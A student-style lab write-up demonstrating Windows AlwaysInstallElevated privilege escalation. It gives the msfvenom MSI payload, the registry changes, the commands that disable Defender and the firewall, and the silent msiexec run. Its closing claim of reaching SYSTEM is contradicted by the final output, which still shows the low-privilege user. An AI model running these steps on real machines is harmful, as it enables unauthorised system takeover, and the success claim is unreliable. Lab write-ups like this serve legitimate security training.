Chontele Coleman

AlwaysInstallElevated Privilege Escalation

June, 16 2025

Overview:

In this project I demonstrated an exploitation of the AlwaysInstalElevated vulnerability in Windows 10. This successful attempt to escalate privileges from a low-privilege user account to SYSTEM. The goal was to simulate a real-world scenario where a misconfiguration can be taken advantage of to obtain administrative access.

Environment Setup:


- Host OS: Windows 10
- Virtualization: Virtualbox
- Guest OS: Windows 10 (target)
- Shared Folder: Z:\ (used for file transfer)

Processes Implemented:


1. Created a Low Privilege User:

   net user lowpriv P@ssword123 /add


   net localgroup Users lowpriv /add



```
PS C:\Windows\system32> net user lowpriv P@ssword123 /add
The command completed successfully.

PS C:\Windows\system32> net localgroup Users lowpriv /add
System error 1378 has occurred.

The specified account name is already a member of the group.

PS C:\Windows\system32>
```



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.19045 N/A Build 19045
PS C:\Windows\system32> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                                    Type             SID          Attributes
============================================================= ================ ============ ==================================================
============
Everyone                                                      Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114    Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                                        Alias            S-1-5-32-544 Mandatory group, Enabled by default, Enabled group,
 Group owner
BUILTIN\Users                                                 Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                                      Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                                                 Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users                              Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization                                Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account                                    Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                                         Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication                              Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level                          Label            S-1-16-12288
PS C:\Windows\system32>
```




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\lowpriv> whoami
desktop-36lriat\lowpriv
PS C:\Users\lowpriv>
```

2. **Confirmed AlwaysInstalledElevated Registry Keys:**

reg query HKLM\Software\Policies\Microsoft\Windows\Installer


reg query HKCU\Software\Policies\Microsoft\Windows\Installer




```
C:\Windows\system32>reg add HKCU\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated /t REG_DWORD /d 1 /f
The operation completed successfully.

C:\Windows\system32>reg add HKLM\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated /t REG_DWORD /d 1 /f
The operation completed successfully.

C:\Windows\system32>_
```

3. **Transferred Payload (shell.msi) to Target:**

Used shared folder minted as Z:



```
┌──(chontele㉿Kali)-[~]
└─$ msfvenom -p windows/x64/exec CMD=cmd.exe -f msi -o shell.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 275 bytes
Final size of msi file: 159744 bytes
Saved as: shell.msi
```




```
C:\Users\lowpriv>dir Z:\
 Volume in drive Z is VBOX_VMSharedPics
 Volume Serial Number is 2A54-B6CB

 Directory of Z:\

06/20/2025  08:52 AM    <DIR>          .
06/20/2025  08:52 AM    <DIR>          ..
06/18/2025  06:13 PM            76,583 #1 Windows Version.png
06/19/2025  10:34 AM           814,252 #2 OS Details & Groups.png
06/19/2025  10:54 AM           299,219 #3 Lowpriv user .png
06/19/2025  02:58 PM            27,459 #5 Lowpriv active user.png
06/20/2025  08:27 AM            35,366 #6 Operation success.png
06/20/2025  08:34 AM           222,577 #7 Malicious FIle.png
06/20/2025  08:31 AM           159,744 shell.msi
```

4. Temporarily Disabled Windows Defender and Firewall (Admin):

Set-MpPreference -DisableRealtimeMonitoring $true

Add-MpPreference -ExclusionPath "Z:\"


Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False



```
PS C:\Windows\system32> Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\Windows\system32> Add-MpPreference -ExclusionPath "Z:\"
PS C:\Windows\system32> Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False
PS C:\Windows\system32> Get-MpPreference | Select -ExpandProperty DisableRealtimeMonitoring
True
PS C:\Windows\system32> Get-MpPreference | Select -ExpandProperty ExclusionPath                          Z:\
PS C:\Windows\system32> Get-NetFirewallProfile | Format-Table Name, Enabled

Name    Enabled
----    -------
Domain    False
Private   False
Public    False
```


5. Executed Payload with Elevated Privileges (Lowpriv User):

msiexec /quiet /qn /i Z:\shell.msi



```
PS C:\Users\lowpriv> msiexec /i Z:\shell.msi /qn /quiet_
```

6. Privilege Escalation Verified by Command Prompt Pop-UP:



```
Microsoft Windows [Version 10.0.19045.5965]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
desktop-36lriat\lowpriv

C:\Windows\system32>
```

Conclusion:

This Project successfully demonstrated how a common Windows misconfiguration can open the door to a full system compromise. This underlines the importance of the appropriate Group Policy configuration and system hardening.

Key Takeaways:

- Misconfigured AlwaysInstallElevated keys pose serious security risks.
- Even low-privileged users can exploit system vulnerabilities when poor configurations exist.
- Proper auditing and security controls can help prevent these issues.

Tools Used:

- Windows Command Prompt
- PowerShell
- Kali Linux
- msiexec
- Custom shell.msi payload (crafted for demonstration purposes)

Security Note: All activities were performed in an isolated lab environment for educational purposes only.